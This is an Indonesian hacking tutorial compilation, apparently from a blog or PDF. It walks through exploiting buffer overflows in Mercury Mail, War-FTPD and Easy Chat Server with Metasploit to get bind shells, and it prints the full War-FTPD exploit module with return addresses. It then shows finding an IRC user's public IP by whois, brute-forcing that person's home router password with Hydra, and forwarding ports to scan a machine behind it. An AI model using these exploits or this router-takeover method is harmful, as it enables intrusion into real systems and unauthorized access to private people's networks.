
```
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\ftp\easyftpsvr-1.7.0.2>
```

Bingo, anda mendapatkan shell di server FTP Target.

Oleh : Kurniawan – yk_family_code@yahoo.com

Contoh cara melakukan hacking suatu mail server untuk mendapatkan shell



Sebelumnya penulis telah mencontohkan bagaimana cara melakukan hacking pada suatu web server dan ftp server untuk mendapatkan shell, saat ini saya akan membahas praktek cara melakukan hacking pada mail server. Fungsi Mail Server digunakan untuk menerima dan menyimpan e-mail yang masuk, nah disini saya akan mencontohkan bagaimana cara melakukan hack salah satu mail server yang mempunyai celah keamanan Buffer Overflow yaitu Mercury Mail Transport System pada versi 4.51 sehingga kita akhirnya mendapatkan shell.

Disini IP target adalah 192.168.1.21.

Kita dapat coba scan pakai NMAP untuk mengetahui bahwa target port untuk SMTP yaitu 25 terbuka.

```
Command Prompt - nmap -v -A 192.168.1.21

C:\nmap>nmap -v -A 192.168.1.21

Starting Nmap 5.21 ( http://nmap.org ) at 2011-08-28 07:07 Pacific Daylight Time
NSE: Loaded 36 scripts for scanning.
Initiating ARP Ping Scan at 07:07
Scanning 192.168.1.21 [1 port]
Completed ARP Ping Scan at 07:07, 10.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:07
Completed Parallel DNS resolution of 1 host. at 07:07, 0.25s elapsed
Initiating SYN Stealth Scan at 07:07
Scanning 192.168.1.21 [1000 ports]
Discovered open port 80/tcp on 192.168.1.21
Discovered open port 139/tcp on 192.168.1.21
Discovered open port 25/tcp on 192.168.1.21
Discovered open port 143/tcp on 192.168.1.21
Discovered open port 110/tcp on 192.168.1.21
Discovered open port 445/tcp on 192.168.1.21
Discovered open port 1025/tcp on 192.168.1.21
Discovered open port 135/tcp on 192.168.1.21
Discovered open port 106/tcp on 192.168.1.21
Discovered open port 79/tcp on 192.168.1.21
Discovered open port 5000/tcp on 192.168.1.21
Completed SYN Stealth Scan at 07:07, 1.31s elapsed (1000 total ports)
```

Dengan mengetahui port 25 terbuka itu tidak cukup, kita perlu mengetahuinya lebih jauh. Kita tunggu scan NMAP selesai dan hasilnya adalah :

```
Command Prompt

NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 07:08
Completed NSE at 07:08, 22.39s elapsed
NSE: Script Scanning completed.
Nmap scan report for 192.168.1.21
Host is up (0.0046s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         Mercury/32 smtpd (Mail server account Maier)
!_smtp_commands: EHLO localhost Hello example.org; ESMTPS are: TIME
79/tcp    open  finger      Mercury/32 fingerd
!_finger: Login: Admin      Name: Mail System Administrator
!_ [No profile information]
80/tcp    open  http        Mercury/32 httpd
!_html-title: Mercury HTTP Services
106/tcp   open  pop3pw      Mercury/32 poppass service
110/tcp   open  pop3        Mercury/32 pop3d
!_pop3-capabilities: USER EXPIRE(NEVER) UIDL APOP TOP OK(K Capability list follows)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Mercury/32
143/tcp   open  imap        Mercury/32 imapd 4.51
!_imap-capabilities: IMAP4rev1 AUTH=PLAIN X-MERCURY-1
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
```

Yeah akhirnya kita mengetahui bahwa target menggunakan mail server Mercury, kita lihat dibawahnya pada port 143, ditampilkan service IMAPnya terlihat ada versi Mercury/32 imapd 4.51.

Kalau sudah mendapatkan informasi yang jelas dari aplikasi mail server target serta versinya, maka kita dapat cari exploitnya dan exploitnya ternyata ada di Metasploit Framework.

Berikut adalah eksploitasinya :

```
##### #
##### #
##### #
##### #
#####
#####
#####
#####
# ##### #
##      ##      #### ##
###   ###
####   ###
####           #####   ####
#####           #####
#####           #####
#####           #####
#####           ##
#####           ###
#####           #####
#####           #####
#####           #####
#####           #####
###           #####
#####           #####
#####           #####
#####           #####
#   #   ### #   #   ##
#####
##      ##      ##
```

```
= [ metasploit v4.0.1-dev [core:4.0 api:1.0]
+ -- --=[ 731 exploits - 372 auxiliary - 80 post
+ -- --=[ 227 payloads - 27 encoders - 8 nops
= [ svn r13644 updated yesterday (2011.08.26)
```

```
[ - ] Warning: This copy of the Metasploit Framework has been corrupted by an
installed anti-virus program.
[ - ]       We recommend that you disable your anti-virus or exclude your
Metasploit installation path,
[ - ]       then restore the removed files from quarantine or reinstall the
framework. For more info:
[ - ]       https://community.rapid7.com/docs/DOC-1273
[ - ]
msf exploit(mercury_cram_md5) > use exploit/windows/smtp/mercury_cram_md5
```

Perintah di atas kita memilih exploit mercury_cram_md5

```
msf exploit(mercury_cram_md5) > set PAYLOAD windows/shell/bind_tcp
```

Perintah di atas kita memasukkan payloadnya dan payload yang digunakan adalah shell/bind_tcp

```
msf exploit(mercury_cram_md5) > set RHOST 192.168.1.21
```

Di atas adalah perintah untuk memasukkan IP target.

```
msf exploit(mercury_cram_md5) > exploit
```

Setelah selesai, kita ketik exploit seperti diatas lalu enter.

```
PAYLOAD => windows/shell/bind_tcp
RHOST => 192.168.1.21
[*] Started bind handler
[*] Trying target Mercury Mail Transport System 4.51...
[*] Sending stage (240 bytes) to 192.168.1.21
[*] Command shell session 1 opened (192.168.1.22:2763 -> 192.168.1.21:4444) at
2011-08-28 06:39:50 -0700
```


```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\MERCURY>
```

Bingo kita mendapatkan shell di komputer target melalui celah pada mail server.

Oleh Kurniawan – yk_family_code@yahoo.com

Latihan buat yang ingin belajar eksploitasi suatu FTP Server



Di sini penulis memberikan contoh untuk para pembaca blog yang ingin latihan eksploitasi suatu FTP server, disini kita dapat mencoba sebagai contoh adalah serangan ke WarFTP 1.65 yang dimana memiliki celah keamanan username overflow yang pengertian yang lebih luas lagi adalah Buffer overflow.

Buffer overflow merupakan sebuah proses yang terjadi di dalam sistem memory dimana terdapat proses yang tidak normal pada saat melakukan penyimpanan data sementara di dalam memory, yaitu pada saat adanya data-data yang akan disimpan melebihi buffer pada memory.

Disini penulis tampilkan modul exploit buffer overflow yang ditemukan pada perintah USER di aplikasi FTP Server dengan nama War-FTPD versi 1.65.

Disini saya berikan sedikit keterangan.

```
##
# $Id: warftpd_165_user.rb 9669 2010-07-03 03:13:45Z jduck $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = AverageRanking
```



```

include Msf::Exploit::Remote::Ftp

def initialize(info = {})
  super(update_info(info,
    'Name' => 'War-FTPD 1.65 Username Overflow',
    'Description' => %q{
      This module exploits a buffer overflow found in the USER command
      of War-FTPD 1.65.
    },
    'Author' => 'Fairuzan Roslan <riaf [at] mysec.org>',
    'License' => BSD_LICENSE,
    'Version' => '$Revision: 9669 $',
    'References' =>
      [
        [ 'CVE', '1999-0256' ],
        [ 'OSVDB', '875' ],
        [ 'BID', '10078' ],
        [ 'URL', 'http://lists.insecure.org/lists/bugtraq/1998/Feb/0014.html' ],
      ],
    'DefaultOptions' =>
      {
        'EXITFUNC' => 'process'
      },
    'Payload' =>
      {
        'Space' => 424,
        'BadChars' => "\x00\x0a\x0d\x40",

```

BadChars adalah karakter yang dapat menyebabkan efek-efek pada exploit yang dikirimkan, bahkan dapat membuat fungsi menjadi gagal.

Jadi intinya karakter itu yang ada di BadChars yang tidak boleh muncul.

```

'StackAdjustment' => -3500,
'Compat' =>
  {
    'ConnectionType' => "-find"
  },
'Platform' => 'win',

```

Di atas adalah set untuk exploitnya bahwa platformnya yang akan dieksploitasi adalah Windows

Dibawah ini adalah untuk target 1 (Windows 2000 SP0-SP4 English), (target 2 (Windows XP SP2 English) dan 3 Windows XP SP3 English.

```

'Targets' =>

[
  # Target 0
  [
    'Windows 2000 SP0-SP4 English',
    {
      'Ret' => 0x750231e2 # ws2help.dll
    },
  ],
  # Target 1

```

```
[
'Windows XP SP0-SP1 English',
{
'Ret'      => 0x71ab1d54 # push esp, ret
}
]
```

Push esp artinya adalah perintah yang digunakan untuk menyimpan nilai ke dalam register esp. Register esp merupakan alamat yang dimana data stack disimpan di dalam memory. Ret adalah perintah kepada sistem yang menyimpan nilai pada stack dalam register eip.

Register eip merupakan register yang menyimpan lokasi memory dari instruksi berikutnya yang akan di eksekusi oleh sistem.

```
],
# Target 2
[
'Windows XP SP2 English',
{
'Ret'      => 0x71ab9372 # push esp, ret
}
],
# Target 3
[
'Windows XP SP3 English',
{
'Ret'      => 0x71ab2b53 # push esp, ret
}
]
],
'DisclosureDate' => 'Mar 19 1998'))
end
```

Dibawah ini sudah proses untuk pengambilalihan atau taking over.

```
def exploit
connect

print_status("Trying target #{target.name}...")

buf      = make_nops(600) + payload.encoded
buf[485, 4] = [ target.ret ].pack('V')
```

Dibawah ini adalah pengiriman data username ke dalam FTP Server dan disini data yang tidak normal dikirimkan.

```
send_cmd( ['USER', buf] , false )

handler
disconnect
end

end
```

<http://www.exploit-db.com/exploits/16724/>

Dengan warftpd_165_user.rb maka kita dapat melakukan eksploitasi ke WarFTP Server tersebut. Contoh eksploitasinya dengan payload windows/shell/bind_tcp adalah sebagai berikut :

[illegible]

```
= [ metasploit v4.0.1-dev [core:4.0 api:1.0]
+ -- --=[ 731 exploits - 372 auxiliary - 80 post
+ -- --=[ 227 payloads - 27 encoders - 8 nops
=[ svn r13644 updated yesterday (2011.08.26)
```

```
[*] Warning: This copy of the Metasploit Framework has been corrupted by an
installed anti-virus program.
```

```
[~] We recommend that you disable your anti-virus or exclude your
Metasploit installation path.
```

```
[~] then restore the removed files from quarantine or reinstall the
framework. For more info:
```

[-] <https://community.rapid7.com/docs/DOC-1273>

[-]

```
msf > use exploit/windows/ftp/warftpd_165_user
```

Perintah di atas adalah perintah untuk penggunaan exploit warftpd_165_user

```
msf > set TARGET 1
```

TARGET => 1

```
msf exploit(warftpd_165_user) > set PAYLOAD windows/shell/bind_tcp
```

Perintah di atas adalah perintah untuk penggunaan payload windows/shell/bind_tcp

```
msf exploit(warftpd_165_user) > set RHOST 192.168.1.57
```

Perintah diatas adalah untuk kita set IP target.

```
PAYLOAD => windows/shell/bind_tcp  
RHOST => 192.168.1.57  
msf exploit(warftpd_165_user) > exploit
```

Setelah kita set exploit yang digunakan, payload dan IP targetnya maka tinggal kita ketik exploit lalu enter.

```
[*] Started bind handler  
[*] Trying target Windows XP SP0-SP1 English...  
[*] Sending stage (240 bytes) to 192.168.1.57
```

```
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

```
D:\>
```

Bingo, kita mendapatkan shell dari target.

Tambahan yang ingin eksploitasi dengan tool yang lain tapi target tetap sama.

Untuk yang suka pakai C (MinGW) : <http://www.exploit-db.com/exploits/3570/>


Untuk yang di Perl : <http://www.exploit-db.com/exploits/3482/>

Untuk yang Python : <http://www.exploit-db.com/exploits/3474/>

Sebagai tambahan lagi, untuk yang ingin mencoba latihan sendiri, silahkan download WarFTP Servernya dengan klik <http://xcode.or.id/ward165.exe>.

Oleh Kurniawan – yk_family_code@yahoo.com

Contoh melakukan hacking pada Server Chat untuk mendapatkan shell



Di sini penulis mencoba melakukan eksploitasi pada Easy Chat Server versi 2.2 yang memiliki masalah pada authentication request handling buffer overflow, karena sudah dijelaskan apa itu buffer overflow di artikel sebelumnya, maka kita dapat langsung praktek saja.

IP Target adalah 192.168.1.25. berikut eksploitasinya :

```

/
((__---, , ,---__))
( ) o o ( )_____
\ _ /
o_o \ M S F | \
\ _____ | *
||| WW |||
|||
```

```
=[ metasploit v4.0.1-dev [core:4.0 api:1.0]
+ -- --=[ 731 exploits - 372 auxiliary - 80 post
+ -- --=[ 227 payloads - 27 encoders - 8 nops
=[ svn r13646 updated yesterday (2011.08.27)

[-] Warning: This copy of the Metasploit Framework has been corrupted by an
installed anti-virus program.
[-]         We recommend that you disable your anti-virus or exclude your
Metasploit installation path,
[-]         then restore the removed files from quarantine or reinstall the
framework. For more info:
[-]         https://community.rapid7.com/docs/DOC-1273
[-]

msf > use exploit/windows/http/efs_easychatserver_username
msf > set PAYLOAD windows/shell/bind_tcp
msf > set RHOST 192.168.1.25
msf exploit(efs_easychatserver_username) > exploit
PAYLOAD => windows/shell/bind_tcp
RHOST => 192.168.1.25
[*] Started bind handler
[*] path: C:\Program Files\Easy Chat Server\users\
[*] Trying target Easy Chat Server 2.2...
[*] Sending stage (240 bytes) to 192.168.1.25


Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Easy Chat Server>
```

Bingo, kita mendapatkan shell.

Oleh Kurniawan – yk_family_code@yahoo.com

Hacking password Router Speedy via internet dengan Hydra hingga mendapatkan shell di server yang berada dibelakang router



Apakah anda suka cari target di IRC untuk dihack router speedy atau di PC dibelakang router untuk pentest? Apakah anda masih mengandalkan target yang mengandalkan router speedy dengan keamanan password default yaitu user admin dan password admin ? Kalau anda masih mengandalkan metode serangan password default, maka disini penulis akan memberikan metode tambahan untuk anda yaitu metode brute force.

Di sini penulis menggunakan tool Hydra. Hydra adalah tool untuk melakukan hacking password dengan menggunakan metode brute force, dengan anda memiliki kamus kata yang banyak yang dimungkinkan passwordnya ada di dalam kamus tersebut.


Di sini penulis contohkan misal kita join ke mIRC, kita contohkan saja nick ce_imutbgtt, nah whois aja itu nick dan kita akan mendapatkan IPnya.



Tampilan IP setelah di whois.

```
ce_imutbgtt is ~ce_@180.254.70.135 * ce_
ce_imutbgtt on #jogjakarta
ce_imutbgtt using valhall.no.eu.dal.net No reason to get excited
ce_imutbgtt has been idle 16secs, signed on Sun Oct 16 16:32:08
ce_imutbgtt End of /WHOIS list.
-
```

Setelah kita dapatkan IPnya maka jalankan saja di browser IP address tersebut.



Setelah dijalankan <http://180.254.70.135> maka akan tampil form window seperti dibawah ini




Jika menggunakan username admin dan password admin hasilnya adalah gagal maka anda akan dihadapkan pada 2 hal, terus maju atau tinggalkan target.

Jika anda ingin terus maju maka anda dapat menggunakan teknik brute force. Contohnya untuk melakukan eksploitasi dengan hydra adalah

```
H:\hydra>hydra -m / -l admin -P data.txt 180.254.70.135 http-get
Hydra v6.0 (c) 2011 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-10-17 14:27:56
[DATA] 11 tasks, 1 servers, 11 login tries (l:1/p:11), ~1 tries per task
[DATA] attacking service http-get on port 80
[STATUS] attack finished for 180.254.70.135 (waiting for childs to finish)
[80][www] host: 180.254.70.135 login: admin password: baseball
Hydra (http://www.thc.org) finished at 2011-10-17 14:27:57
```

```
H:\hydra>
```

Setelah kita masuk ke router dengan password yang didapat, jika kita ingin melakukan hacking server di belakang router maka kita dapat melakukan IP Forwarding dari router ke Server yang berada dibelakang router.



Advanced Quick Start Interface Setup **Advanced Setup** Access Management Maintenance

Firewall Routing NAT QoS VLAN ADSL

Virtual Server

Virtual Server for : Single IP Account

Rule Index : 1

Application : all

Protocol : ALL

Start Port Number : 1

End Port Number : 79

Local IP Address : 192.168.1.2

Di sini kita tidak tahu IP-IP lokal berapa saja dibelakang router, karena itu kita dapat mengujinya satu persatu dengan melakukan ping walaupun tidak jaminan.

Di sini diasumsikan IP Servernya adalah 192.168.1.2 setelah kita ping dapat.

```
D:\>ping 180.254.70.135
```

```
Pinging 180.254.70.135 with 32 bytes of data:
```

```
Reply from 180.254.70.135: bytes=32 time<1ms TTL=254
Reply from 180.254.70.135: bytes=32 time=2ms TTL=254
Reply from 180.254.70.135: bytes=32 time=11ms TTL=254
Reply from 180.254.70.135: bytes=32 time<1ms TTL=254
```

Setelah diping jalan maka kita dapat mencoba melakukan scanning dengan NMAP

```
C:\>nmap -v -A 180.254.70.135
```

```
Starting Nmap 5.21 ( http://nmap.org ) at 2011-10-17 15:28 Pacific Daylight Time
```

```
NSE: Loaded 36 scripts for scanning.
Initiating Ping Scan at 15:28
Scanning 180.254.70.135 [4 ports]
Completed Ping Scan at 15:28, 0.53s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:28
Completed Parallel DNS resolution of 1 host. at 15:28, 3.09s elapsed
Initiating SYN Stealth Scan at 15:28
Scanning 180.254.70.135 [1000 ports]
Discovered open port 23/tcp on 180.254.70.135
Discovered open port 80/tcp on 180.254.70.135
Discovered open port 3389/tcp on 180.254.70.135
```

